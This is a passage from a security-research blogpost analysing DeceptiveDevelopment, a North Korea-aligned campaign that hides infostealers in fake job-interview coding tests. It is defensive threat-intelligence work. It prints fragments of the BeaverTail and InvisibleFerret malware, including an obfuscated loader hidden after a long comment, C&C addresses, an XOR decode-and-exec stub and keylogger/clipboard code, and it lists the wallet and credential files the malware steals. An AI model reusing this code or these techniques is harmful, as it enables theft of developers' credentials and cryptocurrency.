# DeceptiveDevelopment targets freelance developers

By Matěj Havránek

Archived: 2026-04-05 14:47:54 UTC

Cybercriminals have been known to approach their targets under the guise of company recruiters, enticing them with fake employment offers. After all, what better time to strike than when the potential victim is distracted by the possibility of getting a job? Since early 2024, ESET researchers have observed a series of malicious North Korea-aligned activities, where the operators, posing as headhunters, try to serve their targets with software projects that conceal infostealing malware. We call this activity cluster DeceptiveDevelopment.

As part of a fake job interview process, the DeceptiveDevelopment operators ask their targets to do a coding test, such as adding a feature to an existing project, with the files necessary for the task usually hosted on private repositories on GitHub or other similar platforms. Unfortunately for the eager work candidate, these files are trojanized: once they download and execute the project, the victim's computer gets compromised with the operation's first-stage malware, BeaverTail.

DeceptiveDevelopment was first publicly described by Phylum and Unit 42 in 2023, and has already been partially documented under the names Contagious Interview and DEV#POPPER. We have conducted further analysis of this activity cluster and its operator's initial access methods, network infrastructure, and toolset, including new versions of the two malware families used by DeceptiveDevelopment – InvisibleFerret, and the aforementioned BeaverTail.

> **Key points of this blogpost:**
>
> - DeceptiveDevelopment targets freelance software developers through spearphishing on job-hunting and freelancing sites, aiming to steal cryptocurrency wallets and login information from browsers and password managers.
> - Active since at least November 2023, this operation primarily uses two malware families – BeaverTail (infostealer, downloader) and InvisibleFerret (infostealer, RAT).
> - DeceptiveDevelopment's tactics, techniques, and procedures (TTPs) are similar to several other known North Korea-aligned operations.

We first observed this DeceptiveDevelopment campaign in early 2024, when we discovered trojanized projects hosted on GitHub with malicious code hidden at the end of long comments, effectively moving the code off-screen. These projects delivered the BeaverTail and InvisibleFerret malware. In addition to analyzing the two malware families, we also started investigating the C&C infrastructure behind the campaign. Since then, we have been tracking this cluster and its advances in strategy and tooling used in these ongoing attacks. This blogpost describes the TTPs of this campaign, as well as the malware it uses.

## DeceptiveDevelopment profile

DeceptiveDevelopment is a North Korea-aligned activity cluster that we currently do not attribute to any known threat actor. Operators behind DeceptiveDevelopment target software developers on Windows, Linux, and macOS. They primarily steal cryptocurrency for financial gain, with a possible secondary objective of cyberespionage.

To approach their targets, these operators use fake recruiter profiles on social media, not unlike the Lazarus group in Operation DreamJob (as described in this WeLiveSecurity blogpost). However, while Operation DreamJob targeted defense and aerospace engineers, DeceptiveDevelopment reaches out to freelance software developers, often those involved in cryptocurrency projects. To compromise its victims' computers, DeceptiveDevelopment provides its targets with trojanized codebases that deploy backdoors as part of a faux job interview process.

## Victimology

The primary targets of this DeceptiveDevelopment campaign are software developers, mainly those involved in cryptocurrency and decentralized finance projects. The attackers don't distinguish based on geographical location and aim to compromise as many victims as possible to increase the likelihood of successfully extracting funds and information.

We have observed hundreds of different victims around the world, using all three major operating systems – Windows, Linux, and macOS. They ranged from junior developers just starting their freelance careers to highly experienced professionals in the field. We only observed attacker–victim conversations in English, but cannot say with certainty that the attackers will not use translation tools to communicate with victims who don't speak that language. A map showing the global distribution of victims can be seen in Figure 1.




*Figure 1. Heatmap of different victims of DeceptiveDevelopment*

## Attribution

We consider DeceptiveDevelopment to be a North Korea-aligned activity cluster with high confidence based on several elements:

- We observed connections between GitHub accounts controlled by the attackers and accounts containing fake CVs used by North Korean IT workers. These people apply for jobs in foreign companies under false

identities in order to collect salaries to help fund the regime. The observed connections were mutual follows between GitHub profiles where one side was associated with DeceptiveDevelopment, and the other contained fake CVs and other material related to North Korean IT worker activity. Similar connections were also observed by Unit42. Unfortunately, the GitHub pages were taken down before we were able to record all the evidence.

- The TTPs (use of fake recruiters, trojanized job challenges, and software used during interviews) are similar to other North Korea-aligned activity (Moonstone Sleet, and Lazarus's DreamJob and DangerousPassword campaigns).

In addition to the connections between the GitHub profiles, the malware used in DeceptiveDevelopment is rather simple. This tracks with the reporting done by Mandiant claiming that the IT workers' work is usually of poor quality.

While monitoring DeceptiveDevelopment activity, we saw numerous cases showing a lack of attention to detail on the part of the threat actors. In some of them, the authors failed to remove development notes or commented-out local IP addresses used for development and testing. We also saw samples where they seem to have forgotten to obfuscate the C&C address after changing it; this can be seen in Figure 2. Furthermore, the malware uses freely available obfuscation tools with links to them sometimes left in code comments.

```
D=json.loads(recv)  # {'code': 1, 'args': {'admin': 'manager', 'cmd': 'cd /home'}}
c=D['code']         # 1
args=D['args']      # {'admin': 'manager', 'cmd': 'cd /home'}
if c in A.cmds:
    tg=A.cmds[c]
    t=Thread(target=tg,args=(args,))
    t.start()#tg(args)
```

```
sType = "99"
gType = "43"
home = os.path.expanduser("~")
ts = int(time.time()*1000)
host="yNDEuMjA4MTg1LjIzNS4"
#host="    AuMC4x    MTI3Lj"
```

```
# host="4yMTMuMTE=MTQ3LjEyNC"
# PORT = 1244
# HOST = base64.b64decode(host[10:] + host[:10]).decode()
PORT = 3000
HOST = f'91.92.120.135'
```

*Figure 2. Examples of comments and obfuscation forgotten in the code*

## Technical analysis

### Initial access

In order to pose as recruiters, the attackers copy profiles of existing people or even construct new personas. They then either directly approach their potential victims on job-hunting and freelancing platforms or post fake job listings there. At first, the threat actors used brand new profiles and would simply send links to malicious GitHub projects via LinkedIn to their intended targets. Later, they started using profiles that appear established, with many followers and connections, to look more trustworthy, and branched out to more job-hunting and code-hosting

websites. While some of these profiles are set up by the attackers themselves, others are potentially compromised profiles of real people on the platform, modified by the attackers.

Some of the platforms where these interactions occur are generic job-hunting ones, while others focus primarily on cryptocurrency and blockchain projects and are thus more in line with the attackers' goals. The platforms include:

- LinkedIn,
- Upwork,
- Freelancer.com,
- We Work Remotely,
- Moonlight, and
- Crypto Jobs List.

The most commonly observed compromise vector consists of the fake recruiter providing the victim with a trojanized project under the guise of a hiring challenge or helping the "recruiter" fix a bug for a financial reward.

Victims receive the project files either directly via file transfer on the site or through a link to a repository like GitHub, GitLab, or Bitbucket. They are asked to download the files, add features or fix bugs, and report back to the recruiter. Additionally, they are instructed to build and execute the project in order to test it, which is where the initial compromise happens. The repositories used are usually private, so the victim is first asked to provide their account ID or email address to be granted access to them, most likely to conceal the malicious activity from researchers.

Despite that, we observed many cases where these repositories were publicly available, but realized that these belong mostly to victims who, after completing their tasks, uploaded them to their own repositories. Figure 3 shows an example of a trojanized project hosted on GitHub. We have reported all observed malicious code to the affected services.





*Figure 3. README of a trojanized GitHub project*

The trojanized projects fall into one of four categories:

- hiring challenges,
- cryptocurrency projects,
- games (usually with blockchain functionality), and
- gambling with blockchain/cryptocurrency features.

These repositories are often duplicates of existing open-source projects or demos, with little to no change aside from adding the malicious code and changing the README file. Some of the malicious project names and names

of attacker-controlled accounts operating them (where we could assess them) are listed in Table 1.

*Table 1. Observed project names and repository/commit authors*


| **Project** | **Author** | **Project** | **Author** |
|---|---|---|---|
| Website-Test | Hiring-Main-Support | casino-template-paid | bmstore |
| guru-challenge | Chiliz-Guru | casino-demo | casinogamedev |
| baseswap_ver_4 | artemreinv | point | freebling-v3 |
| metaverse-backend | metaverse-ritech | Blockchain-game | N/A |
| lisk-parknetwork | MariaMar1809 | 3DWorld-tectera-beta | N/A |

We also observed the attackers impersonating existing projects and companies by using similar names or appending LLC, Ag, or Inc (abbreviations of legal company types) to the names, as seen in Table 2.

*Table 2. Observed project names and repository/commit authors impersonating legitimate projects*

| **Project** | **Author** |
|---|---|
| Lumanagi-Dex | LUMANAGI-LLC |
| DARKROOM-NFT | DarkRoomAg |
| DarkRoom | WonderKiln-Inc |

The attackers often use a clever trick to hide their malicious code: they place it in an otherwise benign component of the project, usually within backend code unrelated to the task given to the developer, where they append it as a single line behind a long comment. This way, it is moved off-screen and stays hidden unless the victim scrolls to it or has the word wrap feature of their code editor enabled. Interestingly, GitHub's own code editor does not enable word wrap, so the malicious code is easy to miss even when looking at code in the repository, as shown in Figure 4.




```
/* learn more: https://github.com/testing-library/jest-dom // @testing-library/jest-dom library
provides a set of custom jest matchers that you can use to extend jest. These will make your
tests more declarative, clear to read and to maintain.*/



Object.prototype.toString,Object.defineProperty,Object.getOwnPropertyDescriptor;const t="base64",c
="utf8",a=require("fs"),$=require("os"),r=a=>(s1=a.slice(1),Buffer.from(s1,t).toString(c));pt=
require(r("zcGF0aA")),rq=require(r("YcmVxdWVzdA")),cr=require(r("aY3J5cHRv")),ex=require(r(
"aY2hpbGRfcHJvY2Vzcw"))[r("cZXhlYw")],hs=$[r("caG9zdG5hbWU")](),pl=$[r("YcGxhdGZvcm0")](),hd=$[r(
"ZaG9tZWRpcg")](),td=$[r("cdG1wZGly")](),tp=$[r("AdHlwZQ")]();let e;const n=a=>Buffer.from(a,t).
```

*Figure 4. Malicious code appended after a long comment pushing it off-screen in GitHub's code editor (top) and the page source of just line #1 as seen in a code editor with word wrapping enabled (bottom)*

Another compromise vector we observed consisted of the fake recruiter inviting the victim to a job interview using an online conferencing platform and providing a link to a website from which the necessary conferencing software can be downloaded. The website is usually a clone of an existing conferencing platform's website, as seen in Figure 5, and the downloaded software contains the first stage of the malware.





*Figure 5. Malicious website at* mirotalk[.]net*, a copy of the legitimate MiroTalk site (*sfu.mirotalk.com*), serving malware disguised as conferencing software via a click of the* Join Room *button*

## Toolset

DeceptiveDevelopment primarily uses two malware families as part of its activities, delivered in two stages. The first stage, BeaverTail, has both a JavaScript and a native variant (written in C++ using the Qt platform), and is delivered to the victim, disguised as a part of a project the victim is asked to work on, a hiring challenge, or inside trojanized remote conferencing software such as MiroTalk or FreeConference.

BeaverTail acts as a simple login stealer, extracting browser databases containing saved logins, and as a downloader for the second stage, InvisibleFerret. This is modular Python-based malware that includes spyware and backdoor components, and is also capable of downloading the legitimate AnyDesk remote management and monitoring software for post-compromise activities. Figure 6 shows the full compromise chain from initial compromise, through data exfiltration, to the deployment of AnyDesk.





*Figure 6. DeceptiveDevelopment compromise chain*

Both BeaverTail and InvisibleFerret have been previously documented by Unit 42, Group-IB, and Objective-See. A parallel investigation was also published by Zscaler, whose findings we can independently confirm. Our analysis contains details that have not been publicly reported before and presents a comprehensive overview of the malicious activity.

**BeaverTail**

BeaverTail is the name for the infostealer and downloader malware used by DeceptiveDevelopment. There are two different versions – one written in JavaScript and placed directly into the trojanized projects with simple obfuscation, and native versions, built using the Qt platform, that are disguised as conferencing software and were initially described by Objective-See. Both versions have strong similarities in their functionalities.

This malware targets Windows, Linux, and macOS systems, with the aim of collecting saved login information and cryptocurrency wallet data.

It starts by getting the C&C IP address and port. While the IP addresses vary, the ports used are usually either 1224 or 1244, making the malicious network activity easily identifiable. In the JavaScript version, the IP address and port are obfuscated using base64 encoding, split into three parts, and swapped around to prevent automatic decoding. Other strings are also encoded with base64, often with one dummy character prepended to the resulting string to thwart simple decoding attempts. The native version has the IP, port, and other strings all stored in plaintext. The obfuscated JavaScript code can be seen in Figure 7, and the deobfuscated code in Figure 8.

```
pt = require(r("zcGF0aA")), rq = require(r("YcmVxdWVzdA")), cr = require(r("aY3J5cHRv")),
ex = require(r("aY2hpbGRfcHJvY2Vzcw"))[r("cZXhlYw")], hs = $[r("caG9zdG5hbWU")](),
pl = $[r("YcGxhdGZvcm0")](), hd = $[r("ZaG9tZWRpcg")](), td = $[r("cdG1wZGly")](), tp = $[r("AdHlwZQ")]();
let e;
const n = a => Buffer.from(a, t).toString(c),
l = () => {
    let t = "MTQ3LjEyNCaHR0cDovLw4yMTQuMjM3OjEyNDQ=  ";
    for (var c = "", a = "", $ = "", r = "", e = 0; e < 10; e++) c += t[e], a += t[10 + e], $ += t[20 + e],
     r += t[30 + e];
    return c = c + $ + r, n(a) + n(c)
},
s = t => t.replace(/^~([a-z]+|\/)/, ((t, c) => "/" === c ? hd : `${pt[n("ZGlybmFtZQ")](hd)}/${c}`)),
h = "NVRlYW05",
o = "Z2V0",
i = "Ly5ucGw",
Z = "d3JpdGVGaWxlU3luYw",
m = "L2NsaWVudA",
u = n("ZXhpc3RzU3luYw"),
d = "TG9naW4gRGF0YQ",
y = "Y29weUZpbGU";
```

*Figure 7. Obfuscated BeaverTail code*

```
pt = require("path"), rq = require("request"), cr = require("crypto"),
ex = require("child_process")["exec"], hs = $["hostname"](),
pl = $["platform"](), hd = $["homedir"](), td = $["tmpdir"](), tp = $["type"]();
let e;
const n = a => Buffer.from(a, t).toString(c),
l = "147.124.214.237:1244",
s = t => t.replace(/^~([a-z]+|\/)/, ((t, c) => "/" === c ? hd : `${pt[n("dirname")](hd)}/${c}`)),
h = "5Team9",
o = "get",
i = "/.npl",
Z = "writeFileSync",
m = "/client",
u = "existsSync",
d = "Login Data",
y = "copyFile";
```

*Figure 8. Deobfuscated BeaverTail code*

BeaverTail then looks for browser extensions installed in the Google Chrome, Microsoft Edge, Opera, and Brave browsers and checks whether any of them match extension names from a hardcoded list from Chrome Web Store or Microsoft Edge Add-ons, shown below. The browser listed in parentheses is the source of the extension; note that both Opera and Brave also use extensions from Chrome Web Store, as they are Chromium-based.

- nkbihfbeogaeaoehlefnkodbefgpgknn – MetaMask (Chrome)
- ejbalbakoplchlghecdalmeeeajnimhm – MetaMask (Edge)
- fhbohimaelbohpjbbldcngcnapndodjp – BNB Chain Wallet (Chrome)
- hnfanknocfeofbddgcijnmhnfnkdnaad – Coinbase Wallet (Chrome)
- ibnejdfjmmkpcnlpebklmnkoeoihofec – TronLink (Chrome)
- bfnaelmomeimhlpmgjnjophhpkkoljpa – Phantom (Chrome)
- fnjhmkhhmkbjkkabndcnnogagogbneec – Ronin Wallet (Chrome)
- aeachknmefphepccionboohckonoeemg – Coin98 Wallet (Chrome)
- hifafgmccdpekplomjjkcfgodnhcellj – Crypto.com Wallet (Chrome)

If they are found, any .ldb and .log files from the extensions' directories are collected and exfiltrated.

Apart from these files, the malware also targets a file containing the Solana keys stored in the user's home directory in .config/solana/id.json. BeaverTail then looks for saved login information in /Library/Keychains/login.keychain (for macOS) or /.local/share/keyrings/ (for Linux). If they exist, the Firefox login databases key3.db, key4.db, and logins.json from /.mozilla/firefox/ are also exfiltrated during this time.

Each BeaverTail sample contains a victim ID used for identification. These IDs are used throughout the whole compromise chain as identifiers in all downloads and uploads. We suspect that these IDs are unique to each victim and are used to connect the stolen information to the victim's public profile.

The collected data along with the computer hostname and current timestamp is uploaded to the /uploads API endpoint on the C&C server. Then, a standalone Python environment is downloaded in an archive called p2.zip, hosted on the C&C server, to enable execution of the next stage. Finally, the next stage is downloaded from the C&C server (API endpoint /client/<campaign_ID>) into the user's home directory under the name .npl and executed using the downloaded Python environment.

In August 2024, we observed a new version of the JavaScript BeaverTail, where the code placed in the trojanized project acted only as a loader and downloaded and executed the actual payload code from a remote server. This version also used a different obfuscation technique and added four new cryptocurrency wallet extensions to the list of targets:

- jblndlipeogpafnldhgmapagcccfchpi – Kaia Wallet (Chrome)
- acmacodkjbdgmoleebolmdjonilkdbch – Rabby Wallet (Chrome)
- dlcobpjiigpikoobohmabehhmhfoodbb – Argent X - Starknet Wallet (Chrome)
- aholpfdialjgjfhomihkjbmgjidlcdno – Exodus Web3 Wallet (Chrome)

When investigating the ipcheck[.]cloud website, we noticed that the homepage is a mirror of the malicious mirotalk[.]net website, serving native BeaverTail malware disguised as remote conferencing software, indicating a direct connection between the new JavaScript and the native versions of BeaverTail.

## InvisibleFerret

InvisibleFerret is modular Python malware with capabilities for information theft and remote attacker control. It consists of four modules – main (the .npl file), payload (pay), browser (bow), and AnyDesk (adc). The malware has no persistence mechanism in place aside from the AnyDesk client deployed at the end of the compromise chain. After gaining persistence via AnyDesk, the attackers can execute InvisibleFerret at will.

Interestingly, most of its backdoor functionality requires an operator (or scripted behavior) at the other side sending commands, deciding what data to exfiltrate and how to propagate the attack. In all versions of InvisibleFerret that we observed, the backdoor components are activated upon operator command. The only functionality not executed by the operator is the initial fingerprinting, which is done automatically.

### Main module

The main module, originally named main, is the .npl file that BeaverTail downloaded from the C&C server and saved into the home directory. It is responsible for downloading and executing individual payload modules. All modules contain an XOR-encrypted and base64-encoded payload, preceded by four bytes representing the XOR key, followed by code to decrypt and execute it via exec, as seen in Figure 9. Each module also contains the sType variable, containing the current victim ID. This ID is a copy of the ID specified in the download request. When a request is made to download the script file, the given ID is placed as the sType value into the final script file by the C&C server's API.

```
sType = 'rs6'

t="GlmY"+"ksYL"+"TQUAKQQBLWwlDR48XUd1PCsNGT8EATRgKB9BKh4R
import base64
d=base64.b64decode(t[8:]);sk=t[:8];size=len(d);res=''
for i in range(size):k=i&7;c=chr(d[i]^ord(sk[k]));res+=c
exec(res)
```

*Figure 9. Decrypting and executing the InvisibleFerret payload*

This module contains a hardcoded C&C address encoded with base64 and split into two halves that have been swapped to make decoding harder. In most cases that we observed, this address was identical to the one used in the preceding BeaverTail sample. The main module downloads the payload module from /payload/<campaign_ID> to .n2/pay in the user's home directory and executes it. Afterwards, if running on macOS (determined by checking whether a call to the platform.system function returns Darwin), it exits. On other operating systems it also downloads the browser module from /brow/<campaign_ID> to .n2/bow in the user's home directory and executes that in a separate Python instance.

**Payload module**

The pay module consists of two parts – one collects information and the other serves as a backdoor. The first part contains a hardcoded C&C URL, usually similar to the previously used ones, and collects the following:

- the user's UUID,
- OS type,
- PC name,
- username,
- system version (release),
- local IP address, and
- public IP address and geolocation information (region name, country, city, ZIP code, ISP, latitude and longitude) parsed from http://ip-api.com/json.

This information, illustrated in Figure 10, is then uploaded to the /keys API endpoint using HTTP POST.

```
'type': sType,
'ts': int(time.time()*1000),
'hid': socket.gethostname(),
'ss': 'sys_info',
'cc': str({'sys_info':{'uuid':A.uuid,'system':A.s,'release':A.rel,
                       'version':A.v,'hostname':A.hn,'username':A.un},
           'net_info':get('http://ip-api.com/json').json()})
```

*Figure 10. System information submitted by the payload module to the C&C server*

The second part acts as a TCP backdoor, and a TCP reverse shell, accepting remote commands from the C&C server and communicating via a socket connection. It usually uses port 1245, but we also observed ports 80, 2245, 3001, and 5000. Notably, the C&C IP address hardcoded in this part was different from the previous ones sometimes, probably to separate the more suspicious final network activity from the initial deployment.

The second payload checks whether it is executing under Windows – if it is, it enables a keylogger implemented using pyWinHook and a clipboard stealer using pyperclip, shown in Figure 11. These collect and store any keypresses and clipboard changes in a global buffer and run in a dedicated thread for as long as the script itself is running.

```
def run_copy_clipboard():
    global e_buf
    try:
        copied = pyperclip.waitForPaste(0.05)
        tt = "\n=================BEGIN================\n"
